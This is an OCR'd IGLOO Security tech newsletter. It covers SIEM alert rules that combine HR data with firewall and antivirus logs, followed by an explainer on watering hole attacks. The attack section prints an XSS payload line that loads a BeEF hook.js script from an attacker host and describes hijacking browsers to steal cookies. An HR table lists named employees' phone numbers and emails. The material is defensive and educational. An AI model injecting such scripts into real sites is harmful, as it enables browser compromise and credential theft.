- If you press the 'File Import' button, the classifications (Human Resources/User PC) will appear as shown below.
- After selecting the personnel information then downloading and executing the file, a basic Excel file is opened as shown below.





	A	B	C	D	E	F	G	H	I	J
1	사번	ID	이름	근태	직급	부서	휴대전화	전화번호	이메일	관심대상여부
2	1000110	ID000110	이름1	근태1	직급1	부서1	010-0000-0001	02-0000-0001	aaa@hanmail.com	FALSE
3	1000130	ID000130	이름2	근태2	직급2	부서2	010-0000-0002	02-0000-0002	aaa@hanmail.com	FALSE
4										
5										

- After selecting the User PC then downloading and executing the file, the Excel file of the form below is opened.


	A	B	C	D	E	F	G	H
1	사번	MAC	IP	시리얼번호	운영체제	운영체제 버전	호스트 이름	그룹
2	10001	ABCDEF012340	192.168.1.0	SERIAL1	Linux	6.3	HostName1	GroupName1
3	10002	ABCDEF012341	192.168.1.1	SERIAL2	Linux	6.3	HostName2	GroupName2

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

- Before saving, fill in the form as shown below by entering the employee number, ID, and whether the personnel is a subject of interest.
- If you import a saved HR file by clicking Import File -> Search File, it will be registered in the HR information list.

※ In addition to manual updates, periodic updates are available through modules such as SpDbreader and Xlogfile.



A1 사번

	A	B	C	D	E	F	G	H	I	J
1	사번	ID	이름	근태	직급	부서	휴대전화	전화번호	이메일	관심대상여부
2	1000100	jyj0315	정윤종	정규직	사원	기술지원센터	010-5513-1321	02-432-1132	jyj0315@igloosec.com	FALSE
3	1000101	pms0512	박민수	정규직	과장	기술지원센터	010-9384-2213	02-558-9892	pms0512@igloosec.com	FALSE
4	1000102	cmw0928	조민웅	비정규직	차장	경영지원	010-9218-1132	02-311-9454	cmw0928@igloosec.com	YES
5	1000103	kth0403	김태현	퇴사	대리	경영지원	010-2293-9112	02-884-9932	kth0403@igloosec.com	FALSE
6	1000104	msh0605	문성현	장기휴가	사원	경영지원	010-5842-9328	02-511-4332	msh0605@igloosec.com	FALSE
7	1000105	ksh1128	김성현	정규직	주임	기술지원센터	010-2293-9657	02-524-3334	ksh1128@igloosec.com	FALSE
8	1000106	kjw0206	김정우	정규직	대리	기술지원센터	010-4392-9428	02-589-7394	kjw0206@igloosec.com	FALSE
9	1000107	jyc0803	장윤철	외주	부장	기술지원센터	010-9433-6573	02-854-9230	jyc0803@igloosec.com	FALSE
10	1000108	cks1226	조기석	정규직	과장	해외사업	010-2239-2731	02-502-7196	cks1226@igloosec.com	FALSE

When the ‘employee.xlsx’ file is uploaded, it is registered in the HR list.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

03. Attack Scenario I (Transfer of internal data from internal User PC by an employee who is retired or on long-term leave)

1) Outbound flow of assets from internal user PC


- Set alarm on FW device for suspicious activity such as asset leaks from internal User PCs.

※ 3 Objects are set as conditions

1) When the source IP is integrated with personnel data and is a retiree or an employee on long leave

2) When packet is outside

3) When the transferred file size over 10MB



2) Single Alert Configuration

상태	룰이름	위험도	발생주기	발생건수	로그소스	조건정의
	내부 사용자로부터 내부 자산 외부 유출	Medium	1 min	1	로그소스(1)	인사정보에 등록된 내부 사용자,내부에서 외부로,전송파일 10MB 이상

- Using the three object conditions mentioned above, single alert is created.


  - The s_ip is corresponds to the HR data of an employee User IP and is retired/on long leave
  - The value of the 'direction' field, indicating packet flow, is 2 (IN-> OUT)
  - The size of leaked file is over 10MB

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

3) Alert and alert analysis

- If a file larger than 10MB is transferred from an internal user's PC, who is retired or on long leave of absence, an alarm will be generated as shown below.



Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

- The evidence event for the generated alarm can be confirmed by clicking on the [Alarm name].

- If you click the HR icon on the right to the source IP, information concerning the user will appear as shown below.
- By integrating personnel data, you can immediately identify and respond if the source ip belongs to an employee.

Log	Sublog	Event Time	Origin Name	Origin IP	Source IP	Source PORT	Source Country	Destination IP	Destination PORT
fw	accept	2015/07/24 16:47:18	FORTIGATE-FW	10.10.10.5	192.168.40.5	56405	-	61.31.133.172	80
fw	accept	2015/07/24 16:47:18	FORTIGATE-FW	10.10.10.5	192.168.40.5	56405	-	61.31.133.172	80
fw	accept	2015/07/24 16:47:18	FORTIGATE-FW	10.10.10.5	192.168.40.5	56405	-	61.31.133.172	80
fw	accept	2015/07/24 16:47:18	FORTIGATE-FW	10.10.10.5	192.168.40.5	56405	-	61.31.133.172	80
fw	accept	2015/07/24 16:47:18	FORTIGATE-FW	10.10.10.5	192.168.40.5	56405	-	61.31.133.172	80
fw	accept	2015/07/24 16:47:18	FORTIGATE-FW	10.10.10.5	192.168.40.5	56405	-	61.31.133.172	80
fw	accept	2015/07/24 16:47:18	FORTIGATE-FW	10.10.10.5	192.168.40.5	56405	-	61.31.133.172	80
fw	accept	2015/07/24 16:47:18	FORTIGATE-FW	10.10.10.5	192.168.40.5	56405	-	61.31.133.172	80

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data


04. Attack Scenario II (Alteration/access to DB from PC infected with virus and not belonging to 'Technical Support Department')

1) Unauthorized database server access and alteration detection

- An alert is set off when a virus infected internal user is detected to have accessed or altered data in the internal database from an IP other than of the technical support department.

※ 3 Objects are set as conditions

1) The origin IP does not belong to technical support department
   - Assume that only 'Technical Support Center' department can access the database server
2) If the infection cannot be treated with the vaccine installed on the PC
3) When access to the DB is detected (SELECT, UPDATE, DELETE)



2) Single alert configuration


상태	룰이름	위험도	발생주기	발생건수	로그소스	조건정의
	백신장비 미치료 탐지	Medium	1 min	1	로그소스(1)	바이러스치료불가
	DB 접근 및 변조 행위 탐지	Medium	1 min	1	로그소스(1)	기술지원부서가 아닌 s_ip,D/B 데이터 접근 및 변조

- Using the three aforementioned object conditions, a single alert is created.

  - When the vaccine detects the virus as impossible to remedy or yet to be remedied
  - The s_ip does not belong to the technical support center/department
  - Carrying out SELECT, UPDATE, and/or DELETE activities to the database server


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data



3) Correlation analysis alert configuration

- Using the two single alerts previously created, create a correlation analysis alert for when an unauthorized person approaches the DB
- Succession conditions are set to "Step1 s_ip" = "Step2 s_ip"




Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

4) Alert and alert analysis

- If a virus is infected and a packet which does not originate from a technical support department PC, is detected to have accessed or have modified the DB, and alert is activated as shown below.



- The evidence event for the generated alarm can be confirmed by clicking [Alarm name].
- In 'Attack Scenario I', the HR data icon is displayed for employees, but there is no icon for IPs that are not integrated to the HR data.
- Based on this information, the administrator can immediately verify whether a user is an external

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

05. Conclusion

Hackers with a clear agenda are continuously seeking to acquire information assets from companies and institutions. However, many companies still lack realistic countermeasures against internal/employee information leaks. In order to solve this problem, companies need to analyze their subjects of protection and need to identify the probable path of these information assets leaking.

If the policies are clearly established through the integration of personnel data and if the integrated security monitoring solution is utilized, it would be possible to visualize and verify an outbound information leak through the internal HR data. The expected effect of linking personnel information is that the operation manager presents an environment that promptly identifies and responds to the possibility of internal users in recognizing and responding to an accident. The integration of HR data is expected to immediately identify and react to unauthorized activity within the company.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

IGLOOSECURITY

CHAPTER 4

Tech Note

1. Watering Hole Threat

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

Security Monitoring Center
Security Analysis Team

1. Synopsis

What methods do hackers use to hack specific companies, organizations, or individuals? There are various method such as attaching a malicious code to an e-mails, using vulnerabilities in information systems, and utilizing malicious behavior distribution sites. In this issue, we will be taking a look at 'Watering Hole' attacks, which are frequent causes of hacking incidents. In 2018, a domestic virtual currency exchange was robbed of 20 billion KRW (17 million USD) of virtual currency due to a Watering Hole attack. The police announced that the cybercriminal had launched the attack with a watering hole.

(1) What is a Watering Hole Attack?

A Watering Hole attack is an attack where the hacker infects a homepage frequently visited by the target in advance and waits for the target to access the infested homepage. When the target connects to the homepage, the attack begins. The attack targets all users accessing the homepage, so all the users are subject to the attack. The term Watering Hole refers the image of a lion hiding near a pool of water waiting to attack its prey. So when the prey approaches the puddle to drink water, the lions will go on a surprise attack.

Let's say for example, a hacker is attempting to compromise Kim's(an employee in company A) computer through a Watering Hole attack. The cyber criminal would infect the sites frequently visited by Kim after an investigation and analysis. The main homepage of company A, groupware, or sites of subsidiaries can be a target of the Watering Hole Attack. When Kim connects to the homepage, a malicious code is hidden to hack Kim's computer. The attack uses Flash, Javascript, VBScript, ActiveX, XSS, HTML, Image vulnerability in the browser.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

(2) Watering Hole attack process

1. The hacker collect information on the websites and systems frequently visited by the target.

2. Based on the collected vulnerabilities of the system, the hacker injects a malicious code or script.
(Ex. VBScript, JavaScript, HTML redirects, browser vulnerabilities, etc.)


3. The malicious code inserted in the homepage is hidden until the target accesses the website. When the target connects to the website, the malicious code is executed.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

(3) Components of the Watering Hole Attack

Watering Hole attacks exploit vulnerabilities in various engines on Internet browsers.



▣ Cross Site Script Vulnerability

- Forum, comments etc.
- Action: redirecting to malicious page

▣ Internet Browser Vulnerability (Script Engine Vulnerability)

- Exploits in JavaScript, VBScript, ActiveX etc.
- Action: Downloading malware, executing malware, executing command etc.

▣ Adobe Flash Player Vulnerability

- Action: Downloading malware, executing malware, executing command etc.

▣ Web Server Vulnerability

- Inserting exploit code into homepage source code


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

02. Analyzing Cross Site Script(XSS) vulnerabilities

(1) Attack scenario abusing the XSS scenario

Hackers target homepages frequently visited by their target by attacking the websites cross-site scripting vulnerabilities. If a vulnerability is discovered, the hacker inserts a malicious behavior script and waits for the target to connect. When the target accesses the page, the malicious script is executed.



① Hackers insert malicious scripts into webpages with cross-site scripting vulnerabilities.

- Malicious script syntax : <script src=http://*Target Server*/**hook.js**></script>
- Description : **hook.js** is a BeEF browser hooking script that runs on the hacker's server. The script syntax is executed on the target PC.

※ BeEF(Browser Exploitation Exploitation Framework) : It has various attack modules using internet browser and executes script on the target PC to carry out an attack.

② The victim accesses a page containing malicious script.

③ When the script runs on the victim's PC, the Internet browser is then hooked. The hacker can then attack the target PC.


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

(2) Analyzing attacks caused by cross-site scripting vulnerabilities

■ Description: After activating the BeEF browser hooking tool, the attacker secretly inserts malicious script syntax into the homepage frequently visited by the target. When the target accesses the page, they are hooked to the attacker so that the attacker is able to steal the homepage login cookie value.

① The hacker executes the BeEF.




② The hacker secretly inserts the BeEF hooking script into a homepage forum frequently visited by the target.


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

③ The target accesses the compromised webpage. There seems to be nothing wrong with the page, but the attacker's hooking script has been executed. (Victim IP: 192.168.111.4)




④ The victim's Internet browser has been hooked and is now registered in the attacker's BeEF console.



